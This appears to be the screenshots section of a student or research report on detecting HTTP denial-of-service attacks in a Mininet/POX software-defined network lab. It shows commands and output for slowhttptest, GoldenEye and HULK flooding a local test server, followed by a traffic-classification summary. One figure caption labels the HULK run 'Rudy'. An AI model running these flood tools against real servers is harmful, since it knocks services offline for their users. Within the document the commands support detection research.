SNAPSHOTS






Fig. 4.1 - Mininet Topology


madhu@madhu-VirtualBox: ~/pox
File Edit View Search Terminal Help
madhu@madhu-VirtualBox: ~/mininet/examples
File Edit View Search Terminal Help

```
madhu@madhu-VirtualBox:~$ cd pox
madhu@madhu-VirtualBox:~/pox$ ./pox.py forwarding.l2_learning
POX 0.3.0 (dart) / Copyright 2011-2014 James McCauley, et al.
INFO:core:POX 0.3.0 (dart) is up.
INFO:openflow.of_01:[00-00-00-00-00-01 1] connected
INFO:openflow.of_01:[00-00-00-00-00-03 2] connected
INFO:openflow.of_01:[00-00-00-00-00-02 3] connected
```

```
madhu@madhu-VirtualBox:~$ cd mininet/examples
madhu@madhu-VirtualBox:~/mininet/examples$ ./miniedit.py
topo=none
New Prefs = None
New controller details for c0 = {'remotePort': 6633, 'controllerProtocol': 'tcp'
, 'hostname': 'c0', 'remoteIP': '127.0.0.1', 'controllerType': 'remote'}
New host details for h1 = {'ip': '10.0.1.1', 'nodeNum': 1, 'sched': 'host', 'hos
tname': 'h1'}
New host details for h2 = {'ip': '10.0.1.2', 'nodeNum': 2, 'sched': 'host', 'hos
tname': 'h2'}
New host details for h3 = {'ip': '10.0.2.1', 'nodeNum': 3, 'sched': 'host', 'hos
tname': 'h3'}
New host details for h4 = {'ip': '10.0.2.2', 'nodeNum': 4, 'sched': 'host', 'hos
tname': 'h4'}
New host details for h5 = {'ip': '10.0.3.1', 'nodeNum': 5, 'sched': 'host', 'hos
tname': 'h5'}
```


Fig. 4.2 - Pox connectivity with Mininet



```
root@madhu-VirtualBox:/home/madhu/mininet/examples# python -m SimpleHTTPServer
80
Serving HTTP on 0.0.0.0 port 80 ...
10.0.1.2 - - [17/Mar/2023 16:25:44] "GET / HTTP/1.1" 200 -
```

```
Fri Mar 17 16:25:54 2023:
        slowhttptest version 1.6
 - https://code.google.com/p/slowhttptest/ -
test type:                        SLOW HEADERS
number of connections:            100
URL:                              http://10.0.1.1/
verb:                             GET
Content-Length header value:      4096
follow up data max size:          52
interval between follow up data:  10 seconds
connections per seconds:          200
probe connection timeout:         3 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Fri Mar 17 16:25:54 2023:
slow HTTP test status on 10th second:

initializing:        0
pending:             90
connected:           10
error:               0
closed:              0
service available:   NO
```


Fig. 4.3 - Attack generation - Slow Headers



```
10.0.1.2 - - [17/Mar/2023 19:48:26] "GET / HTTP/1.1" 200 -
root@madhu-VirtualBox:/home/madhu/mininet/examples# python -m SimpleHTTPServer
80
Serving HTTP on 0.0.0.0 port 80 ...
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 19:50:20] "GET / HTTP/1.1" 200 -
```

```
Fri Mar 17 19:50:40 2023:
        slowhttptest version 1.6
 - https://code.google.com/p/slowhttptest/ -
test type:                        SLOW READ
number of connections:            100
URL:                              http://10.0.1.1/
verb:                             GET
receive window range:             1 - 512
pipeline factor:                  1
read rate from receive buffer:    5 bytes / 1 sec
connections per seconds:          200
probe connection timeout:         3 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Fri Mar 17 19:50:40 2023:
slow HTTP test status on 20th second:

initializing:        0
pending:             0
connected:           100
error:               0
closed:              0
service available:   YES
^CFri Mar 17 19:50:42 2023:
Test ended on 22th second
Exit status: Cancelled by user
CSV report saved to slowRead.csv
HTML report saved to slowRead.html
root@madhu-VirtualBox:/home/madhu/mininet/examples# 
```


Fig. 4.4 - Attack Generation - Slow read



```
10.0.1.2 - - [17/Mar/2023 16:22:59] "GET /?W5C7EL=olI5mUmnG&FjP=YaGLyPspM&WRnOyB
r=22Unsw HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 16:22:59] "GET /?2ukusRAt=X8gxG&BSw=QpHxao02xUJsX41Xx&
0Uhl4s=T3vGvFMMd20aEslkLWF&0pbSC=AoWWUG&xQi=Fqmh HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 16:22:59] "GET /?HIFLfo=VLQS5nRsK77JJn3&tGd5UL=XLDUODo
eoA2R8Kl&ljr=aFp&QsJI=L42X3cf8CEFfHDG HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 16:22:59] "GET /?yyu=CJFw830&A5yNF1swGt=rUbEbWYPwNL4&n
xOjT6p=e6JthFus335hugLcUC8F&GdFtJ2SnA=8c7ixjVt65sb&4TdRLUn=oP3gdeJbOJf HTTP/1.1"
 200 -
10.0.1.2 - - [17/Mar/2023 16:22:59] "GET /?356oJEj=HNhkokEkJVmAjge75 HTTP/1.1" 2
00 -
10.0.1.2 - - [17/Mar/2023 16:22:59] "GET /?4h5kIvXKk=DF4cfY HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 16:22:59] "GET /?ubBT=eBKJtrG7SpqURcx86&EMDX5aB4cB=4Hb
QExNAEiWm4u2lcip HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 16:22:59] "GET /?hJTybLo5=ROdSJwjdMhVLC&RfqtNVnYR=GLJs
E2Cqfi1QxJFgfL&EpaWdiVgdq=wU25EaBG HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 16:22:59] "GET /?wwaV=QMSoRrBC7uaBxx HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 16:22:59] "GET /?035El=OK0b HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 16:22:59] "GET /?677c=shGYOSDYnVIUTVAy&jWb=WIAluRGkmf&
2R1VjwSBh=Aqtr4chGCHvpmSDWu4r&7BKOxilc=U2tDR5nGsUyAM&27Khy1N=Lc5hEQDIJOcE HTTP/1
.1" 200 -
10.0.1.2 - - [17/Mar/2023 16:22:59] "GET /?bMNNtM=MhvuLknQOM5ykV45E&O76dvV=RXmWH
qBjH6&mttyMfxF=cCtJ HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 16:22:59] "GET /?I3pvXPfK=DNf11hNtK&ESrW=iBYrxGw HTTP/
```

```
root@madhu-VirtualBox:/home/madhu/mininet/examples/GoldenEye# ./goldeneye.py ht
tp://10.0.1.1 -s 10

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 10 workers running 10 connections each. Hit
 CTRL+C to cancel.
1821 GoldenEye strikes hit. (0 Failed)
3283 GoldenEye strikes hit. (0 Failed)
4591 GoldenEye strikes hit. (0 Failed)
6067 GoldenEye strikes hit. (0 Failed)
^CCTRL+C received. Killing all workers
Shutting down GoldenEye
root@madhu-VirtualBox:/home/madhu/mininet/examples/GoldenEye# 
```


Fig. 4.5 - Attack Generation - GoldenEye



```
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?WCCG=TDZPWBMOQ HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?NLMD=AQI HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?VRRGQAT=MEQGW HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?UXHMTPZEMO=EJFFSQY HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?FBQXTEEB=PPGHORIOZ HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?YWGSORRXED=DHD HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?QTFM=JZGXSAZ HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?QCJKB=USCGPICFWE HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?CYADLNFM=CXVXW HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?GTSQHKZL=DOYZ HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?TURDO=WEAO HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?PTGEFE=LRLMLVPASG HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?WIPWJSC=XLMDFYNB HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?WCCG=TDZPWBMOQ HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?FBQXTEEB=PPGHORIOZ HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?SKWVV=ZSN HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?AETWF=DGHZKVER HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?UZV=JABSTFNH HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?RLLNJGRH=ENTOMEOD HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?GKANCU=NML HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?QCJKB=USCGPICFWE HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?GTSQHKZL=DOYZ HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?TURDO=WEAO HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?PTGEFE=LRLMLVPASG HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?VKP=LCGWPXMI HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?SKTTJUENUU=CBMVIDNY HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?UZV=JABSTFNH HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?XTFO=EDIFVVH HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?VLYE=LIKQYMS HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?IVLMSZZE=IMCPXWG HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?TUUBGVAGFL=PDN HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?VYN=ZBOGZGBR HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?FNVIQWB=XWVTZEE HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?SAOGF=WKAS HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?LGDPWHBJJ=ISUBXFGJZQ HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?OTABZAH=YPMQBB HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?ORG=EKNU HTTP/1.1" 200 -
10.0.1.2 - - [17/Mar/2023 23:12:46] "GET /?NEQVU=OIJMOLAP HTTP/1.1" 200 -
```


```
root@madhu-VirtualBox:/home/madhu/mininet/examples# cd hulk-master
root@madhu-VirtualBox:/home/madhu/mininet/examples/hulk-master# sudo python hul
k.py http://10.0.1.1:80
-- HULK Attack Started --
269 Requests Sent
370 Requests Sent
474 Requests Sent
576 Requests Sent
681 Requests Sent
783 Requests Sent
885 Requests Sent
986 Requests Sent
1087 Requests Sent
1188 Requests Sent
^C1289 Requests Sent
1391 Requests Sent
1497 Requests Sent
1599 Requests Sent
1701 Requests Sent
1802 Requests Sent
1904 Requests Sent
2009 Requests Sent
^X^X^C^C
```

Fig. 4.6 - Attack Generation - Rudy




```
===================


PERCENTAGE OF ATTACK TRAFFIC : 45.1240842607

PERCENTAGE OF NORMAL TRAFFIC : 54.8759157393


========================================================
===================
INFO:core:POX 0.3.0 (dart) is up.
INFO:openflow.of_01:[00-00-00-00-00-03 2] connected
INFO:openflow.of_01:[00-00-00-00-00-01 1] connected
INFO:openflow.of_01:[00-00-00-00-00-02 3] connected
```

Fig. 4.7 - REP tree component



